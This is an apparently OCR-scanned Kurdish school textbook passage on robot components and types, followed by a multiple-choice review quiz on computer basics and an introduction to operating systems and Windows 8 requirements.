ئەمەش خاڵی ئاڵوگۆڕکردنی زانیارییەکانە لە نێوان رۆبۆت و جیهانی دەرەوەی، هەندێکیان توانای کارکردنیان هەیە تا لەرەلەری دەگاتە ٢,٤ گێگاهەرتز 2.4 GHz دەتوانێت ئاڵوگۆڕکردنی زانیارییەکان بە وایەر یان بێ وایەر ئەنجام بدات، بە بەکارهێنانی پرۆتۆکۆڵەکانی، وەک: GPIB و232 RS ، و مایک بۆ ئاڵوگۆڕکردنی دەنگەکان.

٧- پرۆگرامەکان: Software

وەک پرۆگرامی ویندۆز بۆ کۆنترۆڵکردنی گشت پارچەکانی رۆبۆت، بۆ ئاراستەکردن و ئەنجامدانی زنجیرە جوڵانەوەیەکی گونجاو.



٨- پیل و ئامێری بارگاویکردن: Batteries and Chargers

ئەمەش بۆ پێدانی پاڵهێزی کارەبا بۆ گشت پارچەکانی رۆبۆت بەکاردێت، کە پێویستە توانای بارگاویکردنەوەی هەبێت.



زمانی رۆبۆت:

نیشانە دەنگییەکان بە هۆی مایکرۆفۆن وەردەگرێت و شیباندەکاتەوە بە هۆی پرۆگرامی تایبەت Speech Recognition Software و Speech Recognition Hardwarew Module بۆ تێگەیاندنی رۆبۆتەکە، بۆ نمونە: کاتێک فەرمان دەکرێت بە رۆبۆت بچێتە ژووری چێشتخانە ئەوا لەگەڵ وەرگرتنی وشەی چێشتخانە، هەموو داتاکانی بەستراو بە چێشتخانە هەڵدەگرێت.

چالاکی//

پ١/ رۆبۆت چۆن دەتوانێت زانیارییەکان لەگەڵ جیهانی دەرەوەی ئاڵوگۆڕ بکات؟

پ٢/ کۆمپیوتەر و ئینتەرنێت چ سوودێکیان بە رۆبۆتەکان گەیاندووە لە جێبەجێکردنی کارەکانیاندا؟

پ٣/ رۆبۆت بێ پرۆگرام چ سوودێکی هەیە؟

پ٤/ پێکهاتەکانی رۆبۆت چین؟ تەنها بیانژمێرە.

پ٥/ ئەم بۆشاییانە تەواو بکە:

١. .... بەکاردێت، بۆ پێدانی پالهێزی کارەبا بۆ گشت پارچەکانی رۆبۆت.

٢. .... بەرپرسن، لە کۆنترۆڵکردنی هەموو ماتۆڕەکانی بەکارهاتوو لە رۆبۆت.

٣. .... سیستەمێکە لە رۆبۆت بۆ دیاریکردنی شوێنی جوگرافی رۆبۆتەکە کاردەکات.

٤. .... هەڵدەستێت بە کۆنترۆڵکردنی گشت بەشەکانی ئەو ئامێرانەی لە رۆبۆت بەکارهاتوون.

٥. .... ئەو بەشەیە، کە بەرپرسە لە جوڵەی رۆبۆت.

٦. پرۆگرامەکان لە رۆبۆت بەرپرسن لە ....

٧. .... یان .... یان .... ئەو هێزانەن بەکاردێن بۆ جوڵەکردن لە رۆبۆت، بە پێی جۆری رۆبۆتەکە و ئامانجی کارکردنی.

٨. نیشانە دەنگییەکان بە هۆی .... وەردەگرێت و شیبیاندەکاتەوە بە هۆی پرۆگرامی تایبەت، وەک .... بۆ تێگەیاندنی رۆبۆتەکە.



جۆرەکانی رۆبۆت Robot Types

وانەی ١٩

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:

١) ژماردنی جۆرەکانی رۆبۆت.


٢) بوارەکانی کارکردنی رۆبۆت.

٣) رۆبۆت جێگای مرۆڤ ناگرێتەوە.



جۆرەکانی رۆبۆت:

رۆبـۆت بـە پێی ئـەو کارەی ئەنجامـی دەدات یان ئەو بـوارەی کاری تێـدا دەکات، پۆلێن دەکرێت، وەک:



١- رۆبۆتی پیشەسازی:

واتـە ئەو رۆبۆتانەی کە لە بواری پیشەسـازی بەکاردێن، بریتیـن لە ئامێرەکانی ئۆتۆماتیکـی کە توانای جوڵانەوەیان هەیە لە بۆشاییدا کە لە کۆمپانیا گەورەکانی پیشەسازی، بە شێوەیەکی فراوان بەکاردێن.



وەک، لـە کارگەکانـی دروسـتکردنی فرۆکـە، شـەمەندەفەر، ئۆتۆمبیل، کارگەکانی پیشەسـازی سـەربازی، بۆ لەحیمکردنی کانزاکان و بەسـتنەوەی پارچەکان بە یەکتر و بۆیەکردن و گواستنەوەی تەنەکان و چاودێری کردنیان و پشـکنینی بەرهەمەکان و رادەی دڵنیایی جۆری، هەروەها بۆ دروسـتکردنی کۆمپیوتەر و پارچەکانی خودی رۆبۆت بەکاردێن.

ئـەم رۆبۆتانـە پرۆگرامپێدراون بۆ جێبەجێکردنـی کارەکانیان بە وردی وخێرایی و دووبارەیی.




٢- رۆبۆتی پێزانین لە دوور: Explorer Robot

ئـەم رۆبۆتانە کە لە بواری توێژینەوە زانسـتییەکان کاردەکەن، تایبەتـن بـە وەرگرتنی زانیاری نهێنی شـوێنەکانی سـوپا و زانیاری سـەربازی هەروەها ئەو شـوێنانەی کە مرۆڤ ناتوانێـت بیانگاتی بۆ پێزانینی شوێنەکە لە رووی پێکهاتەی جیۆلۆجی، ئاوهەوا، ... هتد، وەک رۆبۆتی سـپیریت Spirit کە ئێسـتا لەسـەر رووی (مەریخ)ە، کامیرەیەک بۆ چاوی بەکارهاتووە بارسـتەکەی (٢٧٠ گرام) دەبێ و قەبارەکەی هێندەی مسـتێکە وردی یەکەی (٢٤٠٠٠ پکسـڵ)ە و دەتوانێت بخولێتەوە بە (٣٦٠ پلە) و وێنەیەکی پانۆرامایی Pancam وەرگرێت، بە بەناوبانگترین رۆبۆت لە جۆری جوڵانەوە و پێزانین لە دوور دادەنرێت، ئەم جۆرە رۆبۆتانە لەبەر مەترسیداری شوێنەکە لەسەر گیانی مرۆڤەکان بەکاردێن، وەک شوێنێک مەترسی تەقینەوەی لێبکرێت، یان ئەو شوێنانەی مرۆڤ نایانگاتێ.

٣- ڕۆبۆتی لە جێ دانان و چارەسەرکردنی پزیشکی:





ئەو ڕۆبۆتانەن کە لە بواری پزیشکیدا بەکاردێن بۆ دروستکردنی هەندێ لە ئەندامەکانی لەشی مرۆڤ، و ئەنجامدانی نەشتەرگەری ورد و پشکنینی تاقیگەیی، هەروەها لە تاقیگەکانی دەرمانسازی بەشداری دەکەن لە دروستکردنی دەرمانەکان، ... هتد.

٤- ڕۆبۆتی چارەسەرکردنی ماددەی ترسناک:



ئەم ڕۆبۆتانە بۆ شیکردنەوە و چارەسەرکردنی ماددە ترسناکەکان بەکاردێن، وەک: مادە کیمیاییەکان و ناوکە ئەتۆمییەکان، یان ئەوانەی لە بواری سەربازی کاردەکەن، لە هەڵگرتنەوەی یان پوچەڵکردنەوەی بۆمبە دانراوەکان، ئەنجامدانی فرۆکەوانی، ... هتد.

٥- ڕۆبۆتی خزمەتگوزاری:

بەکاردێت بە مەبەستی پاسەوانی و پاراستن لە ئاگر کەوتنەوە و کردنەوە و داخستنی دەرگاکانی فرۆکەکان و کەشتییە ئاسمانییەکان و ژێرئاوگەرییەکان، ... هتد.

٦- ڕۆبۆتی کۆمەڵایەتی: Social Robot



ئەم ڕۆبۆتانە زیاتر تایبەتن بە بواری پەروەردەیی و فێرکردنی منداڵان، ئامادەکردنی هەندێ پێویستییەکان لە ناو ماڵ، جۆرەها یاریکردن، ... هتد.

وێنەی بەرامبەر ئەسیمۆ ASIMO یە، یەکێکە لە بەناوبانگترین ڕۆبۆتەکان.

سیفەتە جیاکەرەوەکانی ڕۆبۆت:

ئەو سیفەتانەی ڕۆبۆتی پێ جیادەکرێتەوە، بریتین لە:

١- توانایەکی زۆر بەرزی لە وردی و خێرایی و دووبارەیی بۆ ئەنجامدانی کارەکانی هەیە.

٢- کەمی تێچوونی کارکردنی.

٣- کارکردن لە دەوروبەرێکی ترسناک.

٤- ئەنجامدانی زنجیرەیەک کارکردن لە وەڵامدانەوەی کۆمەڵە فەرمانێکی پرۆگرامداری پێشتر.

٥- شێوازی کارکردنی خۆکارە، بێ هاوکاری کەسانیتر یان چاودێری کارکردنی.

کەم و کورپییەکانی رۆبۆت:

ئەو کەم و کورپیانەی رۆبۆت هەیەتی، بریتین لە:

١- توانای بیرکردنەوەی سنووردارە.

٢- توانای ئەنجامدانی هەندێ کاری نییە کە پەیوەندی بە جوڵەی سەربەخۆوە هەیە.



چالاکی//

پ١/ دروست و نادروست لەمانەی دێن دیاری بکە.

١. رۆبۆت بۆ کارەکانی ماڵەوە بەکاردێت.

٢. ناتوانرێت رۆبۆت لە بواری فرۆکەوانی بەکاربێت.

٣. ئەنجامدانی کاری گونجاو بە پێی بریار وەرگرتنی پێشتر، لە کارە سەرەکییەکانی رۆبۆتە.

٤. لە کاتی زۆر کارکردندا رۆبۆت ماندوو دەبێت و کارەکانی بە تەواوی ئەنجام نادات.

٥. لە نەخۆشخانەکان ناکرێت رۆبۆت بۆ چارەسەرکردنی نەخۆش بەکاربێت.

٦. رۆبۆت بۆ هەڵگرتنەوە و چارەسەرکردنی بۆمبە دانراوەکان بەکاردێت.


٧. بەکارهێنانی رۆبۆت لە کارەکاندا، تێچوونی بەرهەم زۆر دەکات.

٨. رۆبۆت کارەکانی بە شێوەی هەرەمەکی ئەنجام دەدات.

پ٢/ پێنج لە بوارەکانی بەکارهێنانی رۆبۆت، بنوسە.


پ٣/ سێ لە جیاکەرەوەکانی رۆبۆت، بنوسە.

پ٤/ لە هەر وێنەیەکی خوارەوە ناوی ئەو بوارە بڵێ، کە رۆبۆتەکەی تیادا بەکاردێت:


(١)


(٢)


(٣)


(٤)


(٥)



(٦)

راهێنانی گشتی بەشی یەکەم

وانەی ٢٠

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی :

١) پێداچوونەوەیەکە بۆ گشت وانەکانی کۆمپیوتەر لە وەرزی یەکەم.

٢) ئامادەکارییەکی تەواوی هەبێت بۆ ئەزموونی کۆتایی وەرزی یەکەم.

پرسیار// وەڵامی راست هەڵبژێرە:

١. سەرەتای دەرکەوتنی یەکەم ئامێری کۆمپیوتەر دەگەڕێتەوە بۆ ساڵی:

(١٩٤٥ ، ١٩٦٤ ، ١٩٤٦ ، ١٩٤٨)

٢. بە کۆمەڵەی پیتەکان یان ژمارەکان یان هێماکان یان دەنگ یان ڤیدیۆ یان وێنە دەوترێت:

(شیکردنەوەی داتا ، زانیارییەکان ، داتا ، هەموو ئەمانە)

٣. یەکێکە لە تایبەتمەندییە گرنگەکانی کۆمپیوتەر:

(بچوکی قەبارەی ، خێرایی بەرز لە کارکردن ، ئاسان گواستنەوەی ، جوانی شێوەکەی)

٤. بەو کۆمەڵە ئەنجامانەی کە لە کۆمپیوتەرەوە دەردەچن دەوترێت:

(داتا ، کردارەکان ، زانیارییەکان ، هیچ یەکێک لەمانە)

٥. کۆمپیوتەر بەکاردێت لە بواری:

(پەروەردە و فێرکردن ، تەندروستی ، بازرگانی ، هەموو ئەمانە)

٦. کۆمپیوتەر لە زۆر بوار دا بەکاردێت لەبەر:

(ئاسانی لە بەکارهێنانی ، تایبەتمەندییەکانی ، هەرزانی نرخی ، زۆری ژمارەی)

٧. ئەو جۆرە کۆمپیوتەرەیە کە بە ئاسانی جێگۆڕکێی پێ دەکرێت:

(کۆمپیوتەری ناوەند ، کۆمپیوتەری نایاب ، کۆمپیوتەری گەورە ، کۆمپیوتەری بچوک)

٨. ئەو کۆمپیوتەرانەی کە بە زۆری لە لایەن منداڵانەوە بەکاردێن پێیان دەگوترێت:

(Home Computer , Microcomputer , Mainframe , Minicomputer)

٩. پرۆگرامێکی تایبەتی گرنگە، کە دەبێتە هۆی بەکارخستنی کۆمپیوتەر:

(Programming Languages , Data Base , Operating System , Utilities)

١٠. پرۆگرامی (Anti-Virus) یەکێکە لە پرۆگرامەکانی:

(Operating System , Utilities , Programming Languages , Data Base)

١١. گرینگترین یەکەی کۆمپیوتەرە و وەک مێشکی مرۆڤە:

(CPU , Input Units , Storage Units , Output Units)

١٢. ئەم یەکەیەی تایبەتە بە ئەنجامدانی کردارەکانی بیرکاری و ژیربێژی پێی دەوترێت:

(Control Unit , ALU , Hardware , CPU)

١٣. ئەو یادگەیەی قەبارەکەی (1024 MB) بێت ئەوا قەبارەکەی بۆ داکردن دەکاتە:

(1 KB , 1 TB , 1 GB , 1 EB)

١٤. (1 Byte) یەکسانە بە:

(64 Bit , 32 Bit , 16 Bit , 8 Bit)

١٥. بریتییە لە عەمباری سەرەکی کۆمپیوتەر بۆ داکردنی هەموو داتا و زانیارییەکان:

(Storage Units , Compact Disk , Hard Disk , RAM)

١٦. بە شێوەیەکی گشتی قەبارەی داکردنی (CD) بریتییە لە:

(700 MB , 4.7 GB , 512 MB , 9.4 GB)

١٧. باوترین جۆری یادگەیە لەبەر ئاسانی بەکارهێنان و بچوکی قەبارە و کەمی بەهاکەی:

(Flash Memory , CD , Memory Card , DVD)

١٨. ئەگەر پێوانەی(RAM)یک ٤ گیگابایت بێت، بە بایت دەکاتە:

(256 B , 4096 B , 4194304 B , 4294967296 B)

١٩. کیبۆرد یەکێکە لە ئامێرەکانی یەکەی:

(پێدان ، چارەسەرکردن ، دەرکردن ، هیچ کامیان)

٢٠. دوگمەکانی سەر کیبۆرد دابەشکراون بەسەر چەند گروپێک لەسەر بنەمای:

(ریزبەندی پیتەکان ، ئیشکردن ، هەرەمەکی ، هیچ کامیان)

٢١. دوگمەکانی Win , Esc , Ctrl , Alt پێیان دەوترێت دوگمەکانی:

(نووسین ، گواستنەوە ، نەخشە ، کۆنترۆڵکردن)

٢٢. کیبۆرد بەکاردێت بۆ گواستنەوەی داتا و زانیاری بەشێوەی:

(پیت ، ژمارە ، هێماکان ، هەموو ئەمانە)

٢٣. دوگمەیەکە بەکاردێت بۆ گواستنەوەی هێمای نووسین بۆ سەر دێری نوێ:

(Backspace , Spacebar , Enter , Delete)

٢٤. ماوس یەکێکە لە ئامێرە سەرەکییەکانی یەکەی:

(دەرکردن ، پێدان ، کۆنترۆڵکردن ، چارەسەرکردن)

٢٥. ئامێرێکە بۆ پێدانی دەنگ بە کۆمپیوتەر بەکاردێت:

(Camera , Scanner , Light Pen , Microphone)

٢٦. ئامێرێکە بەکاردێت بۆ دەرکردنی دەنگ لە کۆمپیوتەر:

(Speakers , Printer , Monitor , Plotter)

٢٧. کاریگەرترین فاکتەرە لەسەر ئەدای کۆمپیوتەر:

(RAM , HDD , ROM , CPU)

٢٨.قەبارەکەی جێگیرە و ناتوانرێت گۆڕانکاری لەسەر بکرێت:

(RAM , HDD , ROM , CPU)

٢٩.قەبارەی هەر پرۆگرامێکی کراوە بۆ ئیش پێکردن دەکەوێتە سەر:

(RAM , HDD , ROM , CPU)

٣٠.ئەو جۆرە ڤایرۆسانەن کە بڵاودەبنەوە لە ڕێگای دابەزاندنی پرۆگرامە خۆڕاییەکان:

(Autorun , Macro Virus , Boot Sector Virus , File Infector Virus)

٣١. لە تایبەتمەندییەکانی ڤایرۆس:

(توانای خۆ کۆپی کردنەوەی هەیە ، توانای گواستنەوەی هەیە لەنێوان کۆمپیوتەرەکان ، توانای خۆشاردنەوە و پارێزگاریکردن لەخۆی هەیە ، هەموو ئەمانە)

٣٢. Trojan Horse ئەو پرۆگرامانەن کە خۆیان نیشان دەدەن وەک پرۆگرامێکی:

(بێ سوود ، تێکدەر ، بە سوود ، بێ کاریگەر)

٣٣. تۆڕێکە بەکاردێت بۆ بەستنەوەی چەند قوتابخانەیەکی دوور لەیەکتر لە شارێکدا:

(LAN , PAN , MAN , WAN)

٣٤. ڕۆبۆت دەتوانێت هاوسەنگی خۆی بپارێزێت لە ڕێگەی:


(Color/Light , Touch , Gyroscope , Laser-Ray)


٣٥. ڕۆبۆت تیشکی لێزەری بەکاردەهێنێت بە مەبەستی:

(دیاریکردنی دووری لە تەنەکان ، دیاریکردنی ڕەنگی تەنەکان ، خولانەوەی بە دەوری تەنەکان ، هەستکردن بە ڕووناکی)

بەشی دووەم

سیستەمی ویندۆز ٨





وانەی ٢١ سیستەمەکانی بەکارخستن Operating Systems

پاش تەواوبوونی وانەکە پێویستە قوتابی فێری ئەمانەی خوارەوە بێت :

ئامانجی وانەکە

١) ناسینی هەندێ لە سیستەمەکانی بەکارخستن.

٢) سیستەمی مایکرۆسۆفت ویندۆز، ویندۆز ٨ و تایبەتمەندییەکانی وئایکۆنەکان بناسێت.

سیستەمەکانی بەکارخستن :

ئەو پرۆگرامانەن، کە دەبنە هۆی بەکارخستنی ئامێرەکانی کۆمپیوتەر و مۆبایلە هۆشمەندەکان و... هتد، دەستدەگرن بەسەر هەموو پێکهاتە ماددییەکان و پرۆگرامەکانی ناو ئامێرەکان، وەک: سیستەمەکانی: سیمبیان Symbian ، لینیکس Linux ، ویندوز موبایل Windows Mobile ، ئاندرۆید Android ، iOS ، ... هتد. بە ناوبانگترین سیستەمی بەکارخستن بریتییە لە سیستەمی مایکرۆسۆفت ویندۆز Microsoft Windows





سیستەمە زۆر بەکارهاتووەکان:


سیستەمی ئاندرۆید : Android

Android وشەیەکی ئینگلیزییە بە مانای رۆبۆت دێت لە خەیاڵی زانستی وەک شێوەی مرۆڤ، ئەم زاراوەیە بۆ سیستەمێکی بەکارخستنی بە خۆرایی بەکاردێت، کە بنیاد نراوە لەسەر کرۆکی لینکس Linux Kernel پشت دەبەستێت بە زمانی جاڤا لە نووسینی پرۆگرامەکانی و گەشەپێدانی سیستەمەکە، بەرهەم هێنراوە بۆ کارپێکردنی ئەو ئامێرانەی کە کاردەکەن لەسەر بنەمای سکرینی بەرکەوتن touch screen وەک لە مۆبایلە هۆشمەندەکان و کۆمپیوتەرەکانی شێوەی بۆردی، ئەندازیار (ئاندی رۆبین) Andy Rubin بە یەکێک لە دامەزرێنەرانی سەرەکی وگەشەپێدانی ئەم سیستەمە دادەنرێت، ئەم سیستەمە پشتیوانی دەکات لە:

WiMAX ، EV-DO ، LTE ، UMTS ، CDMA ، IDEN ، EDGE و GSM ، GPS ، ... ، Languages ، MMS و SMS ، NFC ، Bluetooth ، Wifi ،

رووکاری سیستەمی ئاندرۆید :

رووکاری ئەم سیستەمە، لە بنەڕەتدا پشت دەبەستێت بە بیرۆکەی رووی نوسینگەی سێینە، کە رووبەرێکی سەرەکی کارکردنی هەیە ، بۆ دانانی کورتکراوەی پرۆگرامەکان کە Widgets پاڵپشتی دەکات وپێگەکانی کەش وهەوا وفیسبوک وتویتەر وجولاندنی ئاسۆیی بە پەنجەیەکی دەست بۆ لای راست و بۆ لای چەپ دەتوانرێ سکرینی سەرەکی لادەی بۆ لاپەرەیەکی تر(رووبەرێکی کارکردنی‌تر)، کە کۆمەڵێک ئایکۆنی تری دەکەویتە سەر، وەک لە وێنەی دێت دیارە.



سیستەمی iOS :



بریتییە لە سیستەمی بەکارخستنی زۆربەی ئامێرەکانی کۆمپانیای ئەپڵ، وەک: iPod touch , iPad , iPhone ، لە بنەڕەتدا ناوی OS بوو، لە ساڵی ٢٠٠٩ ناوی بووە بە iOS ، رووکاری ئەم سیستەمەش وەکو سیستەمەکانی تری نوێی بەکارخستن پشت دەبەستێت بە بەکارهێنانی رووی وێنەیی – پەنجەرەیی Graphic User Interface - GUI و سکرینی بەرکەوتن واتە بەکارهێنانی ئامێرەکانی وەکو ماوس و کیبۆرد لەناو خودی سیستەمەکە لە ڕێگەی بەرکەوتنی پەنجەی دەست یان پێنوسی تایبەت لەسەر سکرینەکەی، وەک لە وێنەی بەرامبەر دیارە.

سیستەمی مایکرۆسوفت ویندۆز :



بریتییە لە سیستەمی بەکارخستنی رووی وێنەیی– پەنجەرەیی، یەکێکە لە بەرهەمەکانی کۆمپانیای مایکرۆسۆفت.

لە هەنگاوێکیدا بۆ وەڵامدانەوەی ئەو گرنگییە زۆرەی کە بە رووکاری وێنەیی دەدرا کۆمپانیای مایکرۆسۆفت لە ساڵی ١٩٨٥ هەڵسا بە بەرهەم هێنانی نەوەی یەکەمی خۆی لە سیستەمی ویندۆز بە مەبەستی دەستگرتن بەسەر بازاڕی کۆمپیوتەرە کەسییەکان، تا ئێستاش بەردەوامە لە بەرەو پێشبردنی نەوەکانی ویندۆز وچەندین نەوەی بەرهەم هێناوە، وەک windows 1.0 ، windows 2.0 ، ... ، windows XP ، windows Vista ، windows 7 ،

نەوەی دوازدەهەم: windows 8 ساڵی ٢٠١٢ بەرهەم هێنراوە.

نەوەی سێزدەهەم: windows 8.1 ساڵی ٢٠١٣ بەرهەم هێنراوە.

ویندۆز ٨ : windows 8



سیستەمی ویندۆز ٨ دەتوانین بڵێین باشترین سیستەمە لە رووی گەشەپێدان و خێرایی و جیاکەرەوەکانی لە دوای سیستەمی ویندۆز ٧، ئەم سیستەمە لە ٢٦ی ئۆکتۆبەری ساڵی ٢٠١٢ خرایە بازاڕ بۆ بەکار خستنی کۆمپیوتەری ئاسایی و تابلێت و مۆبایل.

لــە جیاکەرەوەکانــی سیســتەمی وینــدۆز ٨ ، خێرایــی پیشــاندانی رووکاری ویندۆزەکە و پاڵپشتیکردن لە بیرۆکەی کارکردن بە بەرکەوتنی پەنجەی دەست لەسەر سکرین لە جیاتی ماوس و کیبــۆرد، نەبوونی تاســک بار و دوگمەی دەســتپێکردن Start کە لــە رووکاری ویندۆزەکانی پێشتر هەبوون، دانانی سکرینی دەستپێکردن Start کە پێی دەگوترێ پەنجەرەی میترۆ Metro ، لەبەرئەوەی سیفەتی جولانەوەی ئاسۆیی هەیە بۆ لای راست و بۆ لای چەپ ئەنجامدانی ئەمەش بە خولاندنەوەی رۆڵەی ماوس یان بە بردنی نیشاندەری ماوس بۆ لای راست یان بۆ لای چەپی ســکرینەکە یان بە هۆی شــریتی تێپەرکردن Scroll Bar لە خــوارەوەی پەنجەرەی میترۆ یان بە هۆی بەرکەوتن (ئەگەر ســکرینەکە ئەم تایبەتمەندییەی هەبێت) ئەنجام دەدرێت، بۆ بینینی گشــت پێکهاتەکانی پەنجەرەی میترۆ.

پێداویستییەکانی دانانی ویندۆز ٨ :

دانانی سیســتەمی بەکارخســتنی ویندۆز ٨ بۆ هەر کۆمپیوتەرێک، پێویستە کۆمپیوتەرەکە بەلایەنی کەم ئەم تایبەتمەندی‌یانەی هەبێ:

Processor CPU	1 GHz یان زیاتر
RAM	1 GB بۆ 32-Bit یان 2 GB بۆ 64-Bit
Hard disk space HDD	16 GB بۆ 32-Bit یان 20 GB بۆ 64-Bit
Graphics card	Microsoft DirectX9 graphics device with WDDM driver
Screen resolution	1024 x 768 for Windows® apps 1366 x 768 for Snap feature

ئایکۆنەکان :

